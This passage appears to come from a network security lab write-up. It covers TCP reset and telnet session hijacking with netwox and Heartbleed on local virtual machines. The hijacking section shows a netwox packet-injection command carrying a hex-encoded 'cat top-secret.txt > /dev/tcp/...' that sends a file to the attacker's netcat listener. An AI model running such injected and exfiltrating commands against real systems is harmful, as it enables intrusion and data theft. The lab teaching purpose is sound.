▼ Transmission Control Protocol, Src Port: 52494, Dst Port: 22, Seq: 1806966531, Ack: 2622234242, Len: 36
  Source Port: 52494
  Destination Port: 22
  [Stream index: 222]
  [TCP Segment Len: 36]
  Sequence number: 1806966531
  [Next sequence number: 1806966567]
  Acknowledgment number: 2622234242
  1000 .... = Header Length: 32 bytes (8)
  ▶ Flags: 0x018 (PSH, ACK)
  Window size value: 2048
  [Calculated window size: 131072]
  [Window size scaling factor: 64]
```

By inspecting the other packets we can see that the sequence number increases by 36 almost every time, so $1806966531 + 36 = 1806966567$ will be our guess.

We launch the attack by running

```
netwox 40 -l 10.2.1.5 -m 10.2.1.16 -o 52494 -p 22 -B -q 1806966567
```

If we guess correctly, we will see on the client connected to the server this message

```
user@server:~$ packet_write_wait: Connection to 10.2.1.16 port 22: Broken pipe
```

which indicates that our attack was successful!

6: TCP Session Hijacking

A TCP hijack intercepts an established connection between two hosts. The attacker pretends to be one of the two hosts in the connection and this allows him to send packets that the other host will perceive as legitimate traffic.

Because the TCP protocol offers no security measures, it's easy for an attacker to perform this attack because a TCP connection consists of the IPs of the hosts and the ports they use and the traffic between them is unencrypted.

The only obstacle the attacker needs to overcome, is to correctly guess the sequence number of the packets so the crafted malicious ones won't be discarded as invalid.

Preparation

We will perform a TCP session hijack on an client that uses telnet to connect to a server. We selected telnet because the connection between the hosts is unencrypted, so it will be easier to demonstrate.

We will use again 3 machines, one VM and the host (10.2.1.5,10.2.12) as the legitimate users and the other VM as the attacker (10.2.1.13) (see preparation in the first attack).

Attack

The host (10.2.1.5) connects to the server using telnet. The goal of the attacker is to read the contents of a *top secret* file in the server by hijacking the already established connection.

In order to obtain the sequence number of the connection, we will use again Wireshark to monitor the traffic.

1555	121.469825	10.2.1.12	10.2.1.5	TELNET	84	Telnet Data ...
1556	121.469850	10.2.1.5	10.2.1.12	TELNET	75	Telnet Data ...
1558	121.512669	10.2.1.5	10.2.1.12	TELNET	119	Telnet Data ...
1560	121.513100	10.2.1.12	10.2.1.5	TELNET	69	Telnet Data ...
1562	121.513198	10.2.1.5	10.2.1.12	TELNET	69	Telnet Data ...
1563	121.513809	10.2.1.12	10.2.1.5	TELNET	69	Telnet Data ...
1565	121.513929	10.2.1.5	10.2.1.12	TELNET	69	Telnet Data ...
1566	121.518936	10.2.1.12	10.2.1.5	TELNET	76	Telnet Data ...
1642	123.933399	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1644	124.028232	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1646	124.099631	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1648	124.236142	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1650	124.371574	10.2.1.5	10.2.1.12	TELNET	68	Telnet Data ...
1652	124.371987	10.2.1.12	10.2.1.5	TELNET	68	Telnet Data ...
1654	124.384836	10.2.1.12	10.2.1.5	TELNET	130	Telnet Data ...
1656	124.385630	10.2.1.12	10.2.1.5	TELNET	68	Telnet Data ...
1658	124.390385	10.2.1.12	10.2.1.5	TELNET	440	Telnet Data ...
1660	124.443226	10.2.1.12	10.2.1.5	TELNET	126	Telnet Data ...
1747	134.500327	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1748	134.500740	10.2.1.12	10.2.1.5	TELNET	67	Telnet Data ...
682...	464.537600	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
682...	464.538160	10.2.1.12	10.2.1.5	TELNET	67	Telnet Data ...

▶ Frame 68266: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0

▶ Ethernet II, Src: Apple_03:1a:aa (08:e6:50:03:1a:aa), Dst: PcsCompu_d2:f8:1f (08:00:27:d2:f8:1f)

▶ Internet Protocol Version 4, Src: 10.2.1.5, Dst: 10.2.1.12

▶ Transmission Control Protocol, Src Port: 61775, Dst Port: 23, Seq: 3321793151, Ack: 688868267, Len: 1

▼ Telnet

Data: s

We can see here the sequence number of the packets originating from our client and by pressing a key we can see that the next sequence number is included in the legit packet, so we can easily create our own malicious packet.

No.	Time	Source	Destination	Protocol	Length	Info
1560	121.513100	10.2.1.12	10.2.1.5	TELNET	69	Telnet Data ...
1562	121.513198	10.2.1.5	10.2.1.12	TELNET	69	Telnet Data ...
1563	121.513809	10.2.1.12	10.2.1.5	TELNET	69	Telnet Data ...
1565	121.513929	10.2.1.5	10.2.1.12	TELNET	69	Telnet Data ...
1566	121.518936	10.2.1.12	10.2.1.5	TELNET	76	Telnet Data ...
1642	123.933399	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1644	124.028232	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1646	124.099631	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1648	124.236142	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1650	124.371574	10.2.1.5	10.2.1.12	TELNET	68	Telnet Data ...
1652	124.371987	10.2.1.12	10.2.1.5	TELNET	68	Telnet Data ...
1654	124.384836	10.2.1.12	10.2.1.5	TELNET	130	Telnet Data ...
1656	124.385630	10.2.1.12	10.2.1.5	TELNET	68	Telnet Data ...
1658	124.390385	10.2.1.12	10.2.1.5	TELNET	440	Telnet Data ...
1660	124.443226	10.2.1.12	10.2.1.5	TELNET	126	Telnet Data ...
1747	134.500327	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
1748	134.500740	10.2.1.12	10.2.1.5	TELNET	67	Telnet Data ...
682...	464.537600	10.2.1.5	10.2.1.12	TELNET	67	Telnet Data ...
682...	464.538160	10.2.1.12	10.2.1.5	TELNET	67	Telnet Data ...
108...	634.373970	10.2.1.5	10.2.1.12	TELNET	68	Telnet Data ...
108...	634.374964	10.2.1.12	10.2.1.5	TELNET	68	Telnet Data ...
108...	634.377723	10.2.1.12	10.2.1.5	TELNET	126	Telnet Data ...

▶ Frame 108437: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
 ▶ Ethernet II, Src: Apple_03:1a:aa (80:e6:50:03:1a:aa), Dst: PcsCompu_d2:f8:1f (08:00:27:d2:f8:1f)
 ▶ Internet Protocol Version 4, Src: 10.2.1.5, Dst: 10.2.1.12
 ▶ Transmission Control Protocol, Src Port: 61775, Dst Port: 23, Seq: 3321793152, Ack: 688868268, Len: 2
 ▼ Telnet
 Data: \r

So, by intercepting the traffic, we managed to learn the five characteristics of the traffic we need to know. The source ip and port, the destination ip and port and the next sequence number.

Although the attacker can inject his own packets in the connection, cannot listen for the responses because they will arrive on the original client. To see the results of the executed command, we need to send the output to the machine of the attacker.

The program **netcat** allows us to create a simple TCP server on a specified port that we will use to listen for responses. We launch a server by running this command

```
nc -l -p 1940
```

Now, the attacker is listening for connections on port **1940** on all interfaces. We can verify this by connecting on that port using a different machine, but again we use **netcat**

```
user@client:~$ nc 10.2.1.13 1940
Hello from host
```

and on the attacker we will see the same as the output

```
user@attacker:~$ nc -l -p 1940
Hello from host
```

Also, we can use a special file in the **/dev** folder called **tcp**. If we redirect the output of a command to **/dev/tcp/10.2.1.13/1940**, the operating system will open a connection to IP 10.2.1.13 at the port 1940 and send the output of the command through this connection.

After we decided which command we want to execute, we need to convert it before sending it to a hex string. We can use Python to do this or any online converter. So, the command

```
cat top-secret.txt > /dev/tcp/10.2.1.13/1940
```

becomes

0a63617420746f702d7365637265742e747874203e202f6465762f7463702f31302e322e312e31332f313934300a0d and this will be the data of the packet we will craft.

We will use again the **netwox** program and the tool number 40 which can be used to send any TCP package and we launch the attack by running this command

```
netwox 40 -l 10.2.1.5 -m 10.2.1.12 -o 61775 -p 23 -H  
"0a636174202f686f6d652f757365722f746f702d7365637265742e747874203e202f64657  
62f7463702f31302e322e312e31332f313934300a0d" -q 3321793573 -r 688874018 -z  
-A -E 2047
```

With the **-z -r** flags we set the acknowledgement number from the last packet sent by the server, and we can obtain this, again, from Wireshark. The **-E** flag sets the window size. We added new lines at the beginning and at the end of the command with the hex number **0a** so we can make sure this attack works even if the client is in the middle of typing a command, and the **0d** at the end because telnet commands end at the **\r** character.

If we got the sequence and ack numbers correctly, after executing this command we will see that the **netcat** instance received the intended output

```
user@client:~$ nc -l -p 1940 -v  
listening on [any] 1940 ...  
10.2.1.12: inverse host lookup failed: Unknown host  
connect to [10.2.1.13] from (UNKNOWN) [10.2.1.12] 34452  
DONT READ THIS  
CONFIDENTIAL FILE
```

Our attack worked!

But not only that. Because we injected a forged packet and the client has no idea about it, it will send a packet that contains an **old** sequence number that the server will ignore so it won't acknowledge it. The client then will keep resending the data and the connection will end up in a loop and the server will disconnect the client after a while. This is what we will see on Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
349...	935.780333	10.2.1.5	10.2.1.12	TELNET	74	Telnet Data ...
349...	935.780471	10.2.1.12	10.2.1.5	TCP	78	23 → 61775 [ACK] Seq=688874262 Ack=3321793631 Win=453 Len=0 TSval=2583090588 TSecr=843005787
349...	935.780511	10.2.1.5	10.2.1.12	TCP	66	61775 → 23 [ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0 TSval=843098330 TSecr=258306406
349...	935.780669	10.2.1.12	10.2.1.5	TCP	66	23 → 61775 [ACK] Seq=688874262 Ack=3321793631 Win=453 Len=0 TSval=2583090588 TSecr=843005787
349...	935.780697	10.2.1.5	10.2.1.12	TCP	66	61775 → 23 [ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0 TSval=843098330 TSecr=258306406
350...	937.164300	10.2.1.12	10.2.1.5	TELNET	310	Telnet Data ...
350...	937.164350	10.2.1.5	10.2.1.12	TCP	66	61775 → 23 [ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0 TSval=843099708 TSecr=258309197
350...	937.164483	10.2.1.12	10.2.1.5	TCP	66	23 → 61775 [ACK] Seq=688874262 Ack=3321793631 Win=453 Len=0 TSval=2583091972 TSecr=843005787
350...	937.164514	10.2.1.5	10.2.1.12	TCP	66	61775 → 23 [ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0 TSval=843099708 TSecr=258309197
354...	942.465451	10.2.1.5	10.2.1.12	TELNET	74	Telnet Data ...
354...	942.465644	10.2.1.12	10.2.1.5	TCP	78	23 → 61775 [ACK] Seq=688874262 Ack=3321793631 Win=453 Len=0 TSval=2583097273 TSecr=843005787
354...	942.465696	10.2.1.5	10.2.1.12	TCP	66	61775 → 23 [ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0 TSval=843104930 TSecr=258309197
354...	942.465843	10.2.1.12	10.2.1.5	TCP	66	23 → 61775 [ACK] Seq=688874262 Ack=3321793631 Win=453 Len=0 TSval=2583097273 TSecr=843005787
354...	942.465871	10.2.1.5	10.2.1.12	TCP	66	61775 → 23 [ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0 TSval=843104930 TSecr=258309197
355...	949.103727	10.2.1.5	10.2.1.12	TELNET	74	Telnet Data ...
355...	949.103893	10.2.1.12	10.2.1.5	TCP	78	23 → 61775 [ACK] Seq=688874262 Ack=3321793631 Win=453 Len=0 TSval=2583103911 TSecr=843005787
355...	949.103936	10.2.1.5	10.2.1.12	TCP	66	61775 → 23 [ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0 TSval=843111530 TSecr=258309197
355...	949.104026	10.2.1.12	10.2.1.5	TCP	66	23 → 61775 [ACK] Seq=688874262 Ack=3321793631 Win=453 Len=0 TSval=2583103911 TSecr=843005787
355...	949.104051	10.2.1.5	10.2.1.12	TCP	66	61775 → 23 [ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0 TSval=843111530 TSecr=258309197
356...	955.728280	10.2.1.5	10.2.1.12	TCP	54	61775 → 23 [RST, ACK] Seq=3321793581 Ack=688874018 Win=2048 Len=0
359...	990.412759	10.2.1.12	10.2.1.5	TELNET	310	Telnet Data ...
359...	990.412810	10.2.1.5	10.2.1.12	TCP	54	61775 → 23 [RST] Seq=3321793631 Win=0 Len=0

7: Heartbleed

The Heartbleed bug is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server. The contents of the stolen data depend on what is there in the memory of the server.

It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc. The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive.

How Heartbleed works

To understand how the Heartbleed vulnerability works, you need to know a little bit about how the TLS/SSL protocols operate, and how computers store information in memory.

One important part of the TLS/SSL protocols is what's called a heartbeat. Essentially, this is how the two computers communicating with one another let each other know that they're still connected even if the user isn't downloading or uploading anything at the moment. Occasionally, one of the computers will send an encrypted piece of data, called a heartbeat request, to the other.

The second computer will reply back with the exact same encrypted piece of data, proving that the connection is still in place. Crucially, the heartbeat request includes information about its own length.

So, for example, if you're reading your Yahoo mail but haven't done anything in a while to load more information, your web browser might send a signal to Yahoo's servers saying, in essence, "This is a 40 KB message you're about to get. Repeat it all back to me." (The requests can be up to 64 KB long.) When Yahoo's servers receive that message, they allocate a memory buffer — a region of physical memory where it can store information — that's 40 KB long, based on the reported length of the heartbeat request. Next, it stores the encrypted data from the request into that memory buffer, then reads the data back out of it and sends it back to your web browser.

That's how it's supposed to work. The Heartbleed vulnerability arose because OpenSSL's implementation of the heartbeat functionality was missing a crucial safeguard: the computer that received the heartbeat request never checked to make sure the request was actually as long as it claimed to be. So if a request said it was 40 KB long but was actually only 20 KB, the receiving computer would set aside 40 KB of memory buffer, then store the 20 KB it actually received, then send back that 20 KB plus whatever happened to be in the next 20 KB of memory. That extra 20 KB of data is information that the attacker has now extracted from the web server.

Environment Setup

In this lab, we need to set up two VMs: one called attacker machine and the other called victim server. We use the pre-built [SEEDUbuntu12.04](#) VM. The VMs need to use the NAT-Network adapter for the network setting. This can be done by going to the VM settings, picking Network, and clicking the Adaptor tag to switch the adapter to NAT-Network. Make sure both VMs are on the same NAT-Network.

The website used in this attack can be any HTTPS website that uses SSL/TLS. However, since it is illegal to attack a real website, we have set up a website in our VM, and conduct the attack on our own VM. We use an open-source social network application called ELGG, and host it in the following URL:


<https://www.heartbleedlabelgg.com>.

Launch the attack


The actual damage of the Heartbleed attack depends on what kind of information is stored in the server memory. If there has not been much activity on the server, you will not be able to steal useful data. Therefore, we need to interact with the web server as legitimate users. Let us do it as the administrator, and do the followings:

- Visit <https://www.heartbleedlabelgg.com> from your browser.


- Visit <https://www.heartbleedlabelgg.com> from your browser.




- Login as the site administrator. (User Name:admin; Password:seedelgg)




- Add Boby as friend.



- Send Boby a private message.



After you have done enough interaction as legitimate users, you can launch the attack and see what information you can get out of the victim server. The code that we use is called [attack.py](#) which was originally written by Jared Stafford.




You may need to run the attack code multiple times to get useful data. Try and see whether you can get the following information from the target server:

- User name and password.



- Admin Activity



To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to the newest version. This can be achieved using the following commands:

- sudo apt-get update
- sudo apt-get upgrade